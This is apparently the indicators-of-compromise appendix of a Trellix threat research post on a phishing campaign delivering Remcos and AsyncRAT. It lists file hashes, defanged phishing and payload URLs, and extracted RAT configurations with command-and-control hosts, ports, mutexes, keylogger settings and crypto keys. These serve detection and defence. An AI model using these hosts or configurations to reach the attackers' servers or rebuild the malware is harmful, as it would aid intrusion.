a21443010674956563 91aaa937e47b27706d7db8ea7f d12412e7796196f91fe8
31038f7ee74463661addd7378b26076898e20d19e69f 672f829af07b8ff816a9
25f616a8bce8578219bc884a64d1a3bc60ec87f07cdff8 da3c386ae5b49445a9
c91527db707347d7970e8197c8a11446c40d945adfb4 7eb68f666b02f56d8c22
d9b56c6bf2c52116855a79e0008b6cfd7baef20e5af06 ba142f774c8bf3b7401

d99ed5b55440cefd33047490937b9b729f6b7a93bcb7d3877d07391fbec2a13a
1b004980738e868605f88d6b764f72d0d6c50fddea3a7bdf4508ff3057501562
83c8f1d9b27d9e455ad2602b1005f6837ac6040cf61acc3124f7179fd5894d27
b8998dff4684d815538b1c57c3bba0f9914f8436fde99ddedc1e9b1e658dabcb
0b28a2dcb365ac02b7d6c3928d5a1cfdd5ed669206eb176ab65ebb6084b58545
9b5c8b82828c0aa94956671b3b9f2a6ec4f34a642d621938e86bffe9ce8b1acb
2da9b5bef5ced856c6367e990dc2bf0424ad2c551016c3f1d2068b9284310e53
5be46ac9b6fd4d07db8710315b6fa859746475600523 5472cf1562a0398921bf
e3d4c11ea01f0b927bac052aa01e246cd2890445d848a7abe4b03882cccaaaf7
4d8ff026a14c03fc7fce40fe5bb9c287320f66102693e74e40a48247999f4a0a
afff3e377a5c13a9707680ed926c15718eeb2d3b4d9dcf0993019b3766fc16aa
fc226deb01a8d15acf98fd6e9daa3d95b73687f46e9029523fd7e8fe8ad5fb83
b4bded423c23574c5080f449d7c92c95b7aa480fedb756568d7280db3ec80cf0
597f58f1ec035d553dc5f5e9e0d0d0ed656a2488f5f93c30bf528278b3d615a1
ed34e71d2fcae823b130a7e54a4404c15e34060e45c73654d16f34c799f91509
901dd6b7fb5aae90840191eb5e0b8e2578503feaef93fd58b99a3314a2008b4b
6643aba0f5318fe279c1cae871ec32540b65265a68fb98aedae5a6fc0707b3c7
8a22b626a893ed2bcf9f63ffe5dcb2198f7d5dc991b5cec434e8b0f050ebbfeb

ea2c8d68c83a93b4f526d2bdb25aa20920b43b7985b9bb8a8109912b74adf1df
a3f5a76a50819ed856e22e690989f4e0b1bf6c88bab3d989868700cafa26c4b7
09dc1f4a21f9b36a0ceeef791d2bf3463299d172712943139ace33d476d7d7c2
5b7fdc6714e6e2f7f91a1b895204d630561f1f1431636875f6a270f3db06a55b
f80caed9f1b4d71e61a2869c240206f55c44fb9075d4da283df0bcedf7a11d3a
90202f38f8c813d2e09063432542573e3e7792b9111f2c56d12a451c9dd25b48
47097f706f72ac8979bfd846d779f3c520f47241b83563dbbcf0e4df94805a21
bbaf94b8be1c355328e5db962577b26ae73f9c3fbf81e6892019bffbf0513698
d626716fe7b26f3299438cca864216c3dacadaba145ce2decc2eededb3d4bf38
40f99a875efa382cc0cae003c7b3b0519a7fcaa10a95989103b1e3e2bb20832a
52cebb58ec92cf411ea8482502d8aea3580ded02edc1482609283e0dff541dec
437b82a5533485ce26a8b983cffa787e629120422e49b28a2608337158c883fc
84d9b5159f937e5f1c98e221d23546fb38775097e983fb660144b4d4a8955582
c519d06e252a1cf04f8fb38f20c76a39363e51bf31864bac638f662a698b244e
5d7e304d77bedb970a1c9a5b3aa6f5c4252825c9c0a94fe60ec56a0f1b2664b5
1598486e69f94e221dcbd02b10bb33352baf5886db9c06475470159ab16eadbd
923c2a87d2321c3fb172d8998574f4d2695e6c8f5f5d5d568c26aefb5fe2d198
a531edd712eb0beabe14cb4e9ff91dc7635b743e71b6fdc20ec4c0247eccff62

7c1aa45ce5d254ffaefea8396128a55318bf937fbb3400b327f5dc528134730d
f4b055a61d096e2f111bdaf7b171719188c02d74fa946dabdae0bbc72671d2db
58addf5e77b1dd45ead377c2a8d52b12a0db4edbc607f17b650c27428e24bbfd
964f9489714241afd3c422eb164fe96dfe72c12ab1d3f58613694f73bc7e839e
5a47b18066d8dcd0fbc524f529002cf0a270d8394de928e8426fa06959a82704
388f736c54cb1e57d5877d35da5ecdcf46b88ad2e44ca5d2ecffa0dcf0e1b8d9
4daafeb8ae95460be3ef93577983db33cca28ecb67fff9b958a7f71ae17504bf

DLL Files
d6fcf0bcebcac7aa5e7b21b189dbd89f314f79871b770911a7d7b780207fb83d
d0b0f7842587afe7e23fc0218fd0a391996e72b1a804a6bfc33e97d9aecb6b2e
f21010eb8c0f2fd23c4ee941a394853597bfb90527f43f3c61bf6ce004b7f367
a9f132dc514d4598a29d004a38e71d3a389e43b46149a36314d2f55e20e1ebb6
fad17294a3fd687d75f49040c837af39ca2bb9ea84e022aa750e81ddc4cd1583
811bba52ccee8ee0dce9f96f402a7c33427622276028bfb5e9d661130fa0e3fc
45cd3d4ec91bf68bc975d99d90612e459aeb4a0f31321a440d7d41fcdea798f3
72a79351d602ce6a1d0267bcd6d57c17cd8adc44c78197138cc3be5f4100b5b6
b5b3747f8b0d11b5217a7a39c2420fb5a0c1044c82cbe9cba596dacf521a1a01

19e75218473b112e65cec4c2c5afd0c3cc6b4fb8f847127018e0815bd64b6480
fe6a8beb35f9550615cb3190b1b207bbe11c23a16248644c09ba0d007822c132
f493a5a65d460bd53b05fde1ee5562db08e52c34989321a9bd09ecc5dc3f4d6d
41960d1cd749289ff40a1c92970706ead76f73fb3b61276a2f34a7ac38f989c6
de0a1c35121a6e08bf07267aca78fb8fe9c46ead95ed1acebfb3a77b72e869b8
f80553b2b50775cdad4c40529b4fb9461b1758a6007edd7c22df09238885201
3dfc781c1b656925b91a22b48b85b6ce2bf8f9cb9c1288be6ec3b760f6f7402d
188baeb6bf2b009adc2efb648b068be71d5b55d1d11e000c473b429f3dda4a86
f2c577360fbf36859eeb194970f734810f2954493e5428d71add4edb6c11c4f1
15f8dd0880d76be36de65dd8412d7171d2cc00c35d3461452dfdae2f657aaf31
2b84ab32982a3f9cc03dd4f020751dcaaf8ad5ef32d0e7975a0b1d17045ee07e
7316651d2e38599d6e46a1ac52dff4eee7ae16f22e87cd244efb9a6ed748f358
0764a24f94d829a625cca37f92863a84553db77469b68eadf875e73fcf0d3036

HTML Files
9851dbd8a7e9b52e6745b7fb2ff854ce573d4a56be0cd0b700a30eca15e331e5

PDF Files
bd33b3aa897df0702913dbecd5ad2f7e63df11f4c2a7e461dad7f89abe218a45

540744100c8a0eba6c4d24fcee5df40a274ecd51f33c41e11dbe482bd32d271d
7a69202cb54dd828736d63dae6b948fcef815658859f1d10220727d242eb6fd4
776d7ce582c1e3af65b60073986c78da394cbbab1bf6b83a6c0d736c58d33758
1c450bca78ecf77fc5c9b03ced93f5410f03804fcbf17c9c5e584770eec03403
b26144c6e42601f1f1be09ece7c7fcb127637db3b953065648d1b1f371da7e8a
f0f932c136c2d34b0f9da7a83e1a2f87063ea2bce48d3a9af004189bf49d98d9
98ab2fc44063d4e00f221e502419d9cca598fafb9e1e00352149327267604bc1
6e7f4d594ee4f5d5f08321ede7c32e51d72acbd0700f37c621f9145d8c86309d
904343ba2502d390b36403181e77192a62f31e98c87eb91906fbae27019b4c0d
3d87877bfb6da476da1f51410416bef22cc216d941c79268f6de17d8dde1c0b8

Powershell Script
c2f10c9556eecd1ffe67e763190c630262dfdb593245357283b02df2b4d696de
5c31f5cfa003b1f745eb5019d76aa43f06a7d46c6403eeb2deabd44ee1a1a97a
4c1cb32e0a142d55997a55bfc239e4b5b31a6e021014d023d5ff9787948490df
4f8ba8eec38e117fa323bc24074993a7f1cc31c5ce112f9c6696c724628f53dc
dd28b5740c0fb2890a7579d75c65cf09a36ba5d9fc5df5c9581771e40420f35b
56a2692cbde566ca149ef196f9bf4f843839f36ebfdb8acd47acaf2cd01703e9

9466d718154c26b8d003b99faff2a8868e2a26788e2946b68245e6dfe54da610
c1cae7181fab03d16c8e10dbe0993319dca6597e2a2f28ba07014d64f996a1fa
ce3cfcc3cd86936aff5d43de6f0298cc8f0c5cfd7675d951dd23de53c3b8b154
c8c5386fef1b6e45e02323f3a45b1e73b5d5be60a8a5f5ebe3b95bce77b03167
88aeb09dcc59858c9969b7ae1e0e2b58f0aa90b2d27a5edfe9cd82e602ed5952

VBS File
f214a42d57e88b6d77b036934cf93fb9c9126335925bdafc9bb8a326abe2d652
4867eebb0f6bca553c7d50e878e3cb19f7471c1c89cbd85f49b6d50f7a44e779

ISO File
cef2c8a040fe4d27843f601b76c13169fcc0f1d5c7f20e71e830967dffa89baa

ZIP File
c7bdce98567809f96907d5a005ae7ff8295c63b9d93aa2a9846f903d688fd657

EXE File
19cd76a94c55380cc6b053b05eb8896fa1329f03d65a7937225196c356bb0c6a

ASYNCRAT From Memory

db27ba01238ce49683b68bc9c2b925caac6008ae178d14c0dce4cce161bde746

Domain/Host/URLs

dhqidgnmst61lc8gboy0qu4[.]webdav[.]drivehq[.]com
dhqidlu10mna2tuk2qfoaew[.]webdav[.]drivehq[.]com
dhqid9pjapv63d8xvji8g4s[.]webdav[.]drivehq[.]com
dhqidvjn6bfvi00cb0834a3[.]webdav[.]drivehq[.]com
dhqidvdosqx8tu0vq1h1d1g[.]webdav[.]drivehq[.]com
dhqidctjo3ugevk9u5sev1r[.]webdav[.]drivehq[.]com
dhqido7gy8hiehwprjhli16[.]webdav[.]drivehq[.]com
dhqidfvyxawy0du9akl2ium[.]webdav[.]drivehq[.]com
dhqidee98lja03f52atdmii[.]webdav[.]drivehq[.]com
dhqid5neul4wc9w74pynlrs[.]webdav[.]drivehq[.]com
dhqidqot3k8sh7ve2ns9nry[.]webdav[.]drivehq[.]com
dhqidoakoljbb9jnbssiau2[.]webdav[.]drivehq[.]com
dhqidlnsxx2qigisdvn7x2f[.]webdav[.]drivehq[.]com
dhqidwhws4rkw80f312lkpm[.]webdav[.]drivehq[.]com
dhqidhhva53s2qvmxwxtkrm[.]webdav[.]drivehq[.]com
dhqid3b4b9u6ecv6jcxva0f[.]webdav[.]drivehq[.]com
dhqid45r064utd5gygt2jy6[.]webdav[.]drivehq[.]com
dhqidhx2c2f2oc8lccg38tx[.]webdav[.]drivehq[.]com
dhqidvooruijtwg0lyucl5s[.]webdav[.]drivehq[.]com
dhqidk9oi3yuhf43sb05xgn[.]webdav[.]drivehq[.]com
balkancelikdovme[.]com
pdf-readonline[.]website
hxxps://designwebexpress[.]com/Invoice_3211.html
hxxps://designwebexpress[.]com/Invoice[.]html

hxxps://designwebexpress[.]com/Invoice_3221[.]html
hxxps://designwebexpress[.]com/Invoice_4221[.]html
hxxps://transfer[.]sh/get/Ja9CVWbDzf/invoice[.]zip
hxxp://internetshortcuts[.]link/VdXiIRQo/payload[.]iso
hxxps://efghij[.]za[.]com/Invoice_662243[.]html
hxxps://bridgefieldapartmentsapp[.]ie/EX
hxxps://efghij[.]za[.]com/Invoice_898277[.]html
hxxps://bridgefieldapartmentsapp[.]ie/EX/index[.]html
hxxps://www[.]cttuae[.]com/ems/page[.]html
hxxps://chemaxes[.]com/Invoice-Payment[.]html
hxxps://fashionstylist[.]za[.]com/Invoice_82637[.]html
hxxps://reasypay[.]sa[.]com/Invoice5691[.]html
hxxps://lfomessi[.]za[.]com/home[.]html
hxxp://172[.]245[.]244[.]118/home[.]html
hxxp://172[.]245[.]244[.]118/Quote[.]html
hxxps://cargopattern[.]shop/page[.]html
hxxps://efghij[.]za[.]com/Invoice_72638[.]html
hxxps://fashionstylist[.]za[.]com/Invoice_898277[.]html
hxxps://fashionstylist[.]za[.]com/Invoice_0020317[.]html
hxxps://landtours[.]rs/BB/index[.]html
hxxps://www[.]shorturl[.]at/asAFO
hxxps://shorturl[.]at/asAFO
hxxps://cargopattern[.]shop/home/home[.]html
hxxps://bridgefieldapartmentsapp[.]ie/home[.]html
hxxps://designwebexpress[.]com/Invoice_6211[.]html
hxxps://designwebexpress[.]com/Invoice_5221[.]html
hxxp://seductivewomen[.]co[.]uk/invoice44201[.]html

Remcos Configuration

Hosts: gainesboro[.]duckdns[.]org:30277	Botnet: QB-1
Connect_interval: 1	Install_flag: False
Install_HKCU\\Run: True	Install_HKLM\\Run: True
Install_HKLM\\Explorer\\Run: 1	Install_HKLM\\Winlogon\\Shell: 0
Setup_path: %LOCALAPPDATA%	Copy_file: remcos.exe
Startup_value: True	Hide_file: False
Mutex_name: pqowndhk-KEQR6K	Keylog_flag: 1
Keylog_path: %LOCALAPPDATA%	Keylog_file: logs.dat
Keylog_crypt: False	Hide_keylog: False
Screenshot_flag: False	Screenshot_time: 5
Take_Screenshot: True	Mouse_option: False
Delete_file: False	Audio_record_time: 5
Audio_path: %ProgramFiles%	Connect_delay: 0
Copy_dir: Remcos	Keylog_dir: Mozila

AsyncRAT Configuration

C2	79.110.49.162, 111.90.150.186
Ports	6606,7707,8808, 8753,8977,9907
Botnet	Default
Version	0.5.7B
AutoRun	false
Mutex	AsyncMutex_6SI8OkPnk

InstallFolder	%AppData%
BSoD	false
AntiVM	false
Cert1	MIIE8jCCAtqgAwIBAgI QAI5BDBpeCTNsOSTXC KCKpTANBgkqhkiG9w0 BAQ0FADAaMRgwFgY DVQQDDA9Bc3luY1JBV CBTZXJ2ZXIwIBcNMjM wNjI0MDAxODQ4Whg POTk5OTEyMzEyMzU5 NTlaMBoxGDAWBgNV BAMMD0FzeW5jUkFUI FNlcnZlcjCCAiIwDQYJK oZIhvcNAQEBBQADggI PADCCAgoCggIBALa46 FJI8u/4jUwxfEcHQEDP GroGAEzlJsx1nSk5/L2JC WHSqdWOhEtoUMp1Q sLxbTaq5IiN28rGy/6oOx zAmxyk1lK+z/haGBu3w 9ae8JAsgAM2v2ClGBL6 7/lgeO7h5AYeCUpxitXG TCdhnMyeR9O+g94lid Cbp6Y/Rbj3Wdu5nzSU RFEPdkW3t6/jAVdRH+ VuFqmOs0SSe71W+J1Lt nby65MkMb0p2q0BZV 8YhSEsSD+yC/ilOdyCKL a70PXyl25vPmV0+VZxV /gOZY+wdsMHJiBvRX+f GuLRNK0Ti8J7yZMONP GS/NmhwkE4Kx/WMvC 1Af1syI/2u1cbLRrna/NtP ejXgpzz9TV5B04pWbLp T4BV6MgUsjkV4akmXE f6mK+veI2FjVdmCWpuj

mppt5WG40ay1y8YRJD
/QxHfMbqJocFp+9jRGa
mhXAAj2PQK63GA8Iz9
OCzggD0tqG01Wz90z7
0ooIz2DrHETXSzgpgTR
wbTJG4KmwZTWUUTE
XXZsJhKBOOWDaqazb
A3wxxea6vdXsx2wpf82
LFliEpFdMdDHNEiblpLY
WD1dtEw4ehIcMpZUm
/Ua4DB/OGlARm/NA+/T
BxemlcfgblyPVxBn++f+
mkoHHW5+0Or9SqMh
Y/74s8zgOFYp1cTZG97Z
D5jgaNVrFPHFUtnZPfLT
V8BG/mRAgMBAAGjMj
AwMB0GA1UdDgQWB
BScePgUNtG8SPP55ah
FlKPcwH7PuTAPBgNVH
RMBAf8EBTADAQH/MA
0GCSqGSIb3DQEBDQU
AA4ICAQBKbdjP6gzZS
hADcF6siolFE0OpO+v
WwVSOdKv/lMxW4msc
BZhHZeCrwe3tZjGW3H
TAx2wZikSU3SjC9XL/Ei/
FqIvP5WubvtshCGMuX
lf4aQkkWtzq0Ts1J0XZL
tC6fKCoilYq0rNrTn6PRu
OnwY4sTN0MlULtZJu1P
qRP9YeFWYwMzwZ02F
alqnjkOSQ/1y5j11P7SSnJ
TPNk2/+5Sba0b8qlVPj0
CZ7kPxwNqKAOOyC5Q
4sqCvS7F7W91WLif7l6P
jDoDqk3bdFvrvT7bIFew
7o1ZjORYpq+iOPdoybFk
yawSEtVgxeJUQ/tV+qM

	72avws7BugxxVNL4ZCY b69e4spdSH1rwf8w40l 4fBMJ5HhFS3erEbRij8F mbSK/78miQaimrSqiS0 FG+kFm1paOWdIsZYYh R8sq/ALccUG5ju3cI9q4 6gt5hIk66TY8LMJtzQc2 tyMsge3lodnl9l66Fo1Hu W5tgSQ5ntx/Fog9G6qY FvCHsGH7FMkwCMppi yYoYa4+TghvqSmeaCurj jlYex/GXFMOTyU7lmPDf DpZpTMEU54qw19A95T 0O49DIzN5U7l8OGdm5 /uCBSvaK33KzwTfxgfRO QbZR8ZJ/Rm5RBbz6Hd Ak1io2Bu9+S0VKXPMzc YguSQ8sLJt+G6W3HbA tYWM9DOFlR2ajiW/ULK q9QA==
Server_Signature:	WgJ3rQ4t6UJG3q/lXzU o9RAADSp1m2PQaonN Wi20VF+auR3rkxQXV4g 3j7IPQ4OxCclMC5/vYgP pfMll+RezYETzQlx0qXlY eSnHznrm76WiZMYgsx HkFxPySIJW1f2IzUpEyr dONzhg/odXNBRAjmi5 L4E94xI4keXiMaa9D0K 4uOBMAuPslJ1wbHiuV Kf3wgqu8G809j1jWTm RJ4/kYjsh63+qjyhRTTC1 xgqqaMhCndEcHvlHR+ nBifGpL3NQM2iyE9RJC c48w55txTcqUZkX9dha b0XZy3iH6v73+lwdB+Y7 O2zSXU+lboTiKkarnRx4 BvCZUZNuI/JBm3A+KlJ

	vEyqCq8Cg3oUpGv3zx avhHYv2VJXs4DrDFJoN GnhsrDAUARMWjfQ/sk Pd8QGkf8PfcZJaNmAeT pLbNt8DKe9ZmA5q7m fSp7S6lk8WNxu4+ayK6 GRBSN3p4NgtLo85o66l vowo5jvOVB3iwDPptxs 2fgehFqgORY19hbhmo J3BEMsYOLSgtUSAhuF g4HvCYEQh/LxPnxpH17 QMAlyl0Xb/+JoycFyX1rly egk4q2BIClYeFbFZEsa7 qTOWQl32J0urav1WmW GV3ezc7oeaH6AkrTJLTF qePt2FUP7LoBzAb4Fv2 RtNkR/bov6WdrNwQO/ Di/idBmI7wQFmSzYhs2 8=
AES:	02630f7bfb8bafcd79ec1 c49e1d7184c15d03f662e 520f6ee201ae7cd14247e 6
Salt:	bfeb1e56fbcd973bb2190 22430a57843003d5644 d21e62b9d4f180e7e6c3 3941

This document and the information contained herein describes computer security research for educational purposes only and the convenience of Trellix customers.

The latest from our newsroom

Blogs | Perspectives

Trellix Challenges the Status Quo with Responsible Security

By Ashok Banerjee and Joe Malenfant · October 1, 2024

How Trellix keeps you secure, because there is no one-size fits all approach for endpoint security.

Read the Article →

Blogs | Perspectives

A CISO's Perspective on the CrowdStrike Outage

By Harold Rivas · September 23, 2024

Trellix CISO Harold Rivas offers guidance on how CISOs can evaluate their technologies and rebuild trust and resilience after the CrowdStrike outage.

Read the Article →

Blogs | Research

Unveiling a Stealthy Excel Attack Delivering Fileless Remcos RAT

By Trishaan Kalra · September 11, 2024

This blog analyzes a recent malware campaign using a benign-looking Excel file in a phishing attack, exploiting CVE-2017-0199 to run code in Microsoft Office and WordPad.

Read the Article →

Get the latest

We're no strangers to cybersecurity. But we are a new company.
Stay up to date as we evolve.

Email

Submit

Zero spam. Unsubscribe at any time.